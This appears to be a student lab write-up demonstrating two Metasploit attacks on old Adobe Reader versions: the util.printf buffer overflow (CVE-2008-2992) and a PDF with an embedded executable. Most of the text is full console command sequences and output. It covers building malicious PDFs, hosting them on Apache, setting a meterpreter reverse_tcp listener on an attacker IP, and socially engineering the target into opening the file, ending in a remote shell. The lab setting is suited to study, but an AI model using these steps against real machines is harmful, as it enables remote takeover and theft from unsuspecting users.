Yoni Shieber יוני שיבר

ID: 307996488

PDF

Introduction:

PDF files is widely in use in commercial and individual use.
There is a lot of application for reading and viewing and manipulate PDF files.
Very popular is Acrobat Reader application by Adobe.
In version 8.1.2 and less exists vulnerability CVE-2008-2992 found in 2008.
This vulnerability is Buffer Overflow in util.printf function in JS engine. It is not the only one in PDF readers. And there are other types of vulnerabilities that exploit various vulnerabilities related to the implementation of the scriptJava engine of the different PDF readers.

The demonstration of exploit process:

1.

First we create malicious PDF file. Once it will open by the target, the attacker will get control over the target's machine.
And we will upload it to our apache server:

```
msf> use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.pdf          yes       The file name.


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)

msf exploit(adobe_utilprintf) > exploit

[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /root/.msf4/local/msf.pdf
msf exploit(adobe_utilprintf) > cp /root/.msf4/local/msf.pdf /var/www
[*] exec: cp /root/.msf4/local/msf.pdf /var/www
```


Start apache server:

```
msf exploit(adobe_utilprintf) > service apache2 start
[*] exec: service apache2 start

apache2: Could not reliably determine the server's fully qualified domain name,
using 127.0.1.1 for ServerName
Starting web server: apache2.
msf exploit(adobe_utilprintf) >
```

Setting payload and local host And starting listener on the handler:

```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.100.102.63
LHOST => 10.100.102.63
msf exploit(handler) > exploit

[*] Started reverse handler on 10.100.102.63:4444
[*] Starting the payload handler...
```

Once we succeeded make the target click (download and view) on PDF malicious file, we will get the meterpreter:




```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.100.102.63
LHOST => 10.100.102.63
msf exploit(handler) > exploit

[*] Started reverse handler on 10.100.102.63:4444
[*] Starting the payload handler...
[*] Sending stage (769024 bytes) to 10.100.102.62
[*] Meterpreter session 1 opened (10.100.102.63:4444 -> 10.100.102.62:1042) at 2
022-12-14 06:02:57 -0500

meterpreter >
```

2.

We can create malicious PDF file that embedded executable in.
So by opened it with any application led our listener get a session.

Let’s examine:

Create and set the base PDF file to embedded in and localhost:

```
msf> use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting
                                   Required  Description
   ----            ---------------
                                   --------  -----------
   EXENAME
                                   no        The Name of payload exe.
   FILENAME        evil.pdf
                                   no        The output filename.
   INFILENAME
                                   yes       The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show th
is message again" box and press Open.  no        The message to display in the F
ile: area


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x (Windows XP SP3 English/Spanish)


msf exploit(adobe_pdf_embedded_exe) > set INFILENAME /usr/share/set/readme/User_
Manual.pdf
INFILENAME => /usr/share/set/readme/User_Manual.pdf
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tc
p
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set LHOST 10.100.102.63
LHOST => 10.100.102.63
msf exploit(adobe_pdf_embedded_exe) > expliot
[-] Unknown command: expliot.
msf exploit(adobe_pdf_embedded_exe) > exploit

[*] Reading in '/usr/share/set/readme/User_Manual.pdf'...
[*] Parsing '/usr/share/set/readme/User_Manual.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'evil.pdf' file...
[+] evil.pdf stored at /root/.msf4/local/evil.pdf
```


Lets copy it to apache in order to get access it from XP:

```
root@kali:~# ls /root/.msf4/local
evil.pdf  msf.pdf
root@kali:~# cp /root/.msf4/local/evil.pdf /var/www/evil.pdf
root@kali:~#
```

and finally open listener:


```
msf exploit(adobe_pdf_embedded_exe) > back
msf> use multi/handler
msf exploit(handler) > exploit

[*] Started reverse handler on 10.100.102.63:4444
[*] Starting the payload handler...
```

and download it from XP machine:




NOTE the target will get warning that this pdf file try to execute commands.

Our attack will succeed only if target will approve it (by social engineering etc):



Ok. he clicked although open:



We got it! We have a shell.